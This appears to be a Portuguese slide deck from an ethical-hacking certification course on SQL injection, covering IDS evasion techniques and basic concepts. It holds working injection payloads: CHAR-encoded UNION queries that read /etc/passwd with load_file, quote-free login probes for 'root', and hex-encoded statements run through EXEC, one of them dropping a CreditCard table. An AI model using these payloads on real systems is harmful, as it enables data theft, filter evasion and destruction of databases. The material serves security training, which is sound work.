


# Metodologia de SQL Injection



# Técnicas de evasão de IDS

- **Sophisticated Matches:** Usa expressão alternativa ao "OR 1=1".
- **Codificação Hexadecimal:** Usa codificação hexadecimal para representar uma sequência de consulta SQL.
- **Comentário In-Line:** Ofusca entradas de strings inserindo comentários in-line entre palavras-chave de SQL.
- **Concatenação de string:** Concatena o texto para criar palavra-chave de SQL usando instruções específicas do banco de dados.
- **Codificação Char:** Usa a função CHAR para representar um caracter.





# Técnicas de evasão de IDS

## Load files in unions (string = "/etc/passwd"):

```
' union select 1, (load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
```



## Inject without quotes (string = "%"):

```
' or username like char(37);
```



## Inject without quotes (string = "root"):

```
' union select * from users where login = char(114,111,111,116);
```



## Check for existing files (string = "n.ext"):

```
' and 1=( if( (load_file(char(110,46,101,120,116)) <>char(39,39)) ,1,0));
```



## Using a Hex Value

```
; declare @x varchar(80);  
set @x = X73656c656374  
204040766572736966e;  
EXEC (@x)
```



This statement uses no single quotes (')

## String to Hex Examples

```
SELECT @@version =  
0x73656c656374204  
0407665727369666
```

```
DROP Table CreditCard = 0x44524f502054  
61626c652043726564697443617264
```

```
INSERT into USERS ('Juggyboy', 'qwerty') =  
0x494e5345525420696e74  
6f2055534552532028274a7  
5676779426f79272c202771  
77657274792729
```





## Conceitos de SQL Injection:

A injeção de SQL é um tipo de vulnerabilidade de aplicações web, onde um atacante pode manipular e enviar um comando SQL para recuperar as informações do banco de dados. Este tipo de ataque ocorre principalmente quando uma aplicação web executa os dados fornecidos pelo usuário sem validá-los.

Ele pode dar acesso a informações confidenciais, como números de cartão de crédito ou outros dados financeiros para o atacante e permite que um atacante crie, leia, atualize, altere ou exclua os dados armazenados no banco de dados. É uma falha em aplicações web e não um problema de servidor de banco de dados ou web. A maioria dos programadores ainda não estão conscientes desta ameaça.



# TEORIA NA PRÁTICA

## CEHv12 (ANSI)

---

### 15.SQL Injection



# Obrigado!

“QUEM NÃO SABE O QUE PROCURA, NÃO PERCEBE QUANDO ENCONTRA”.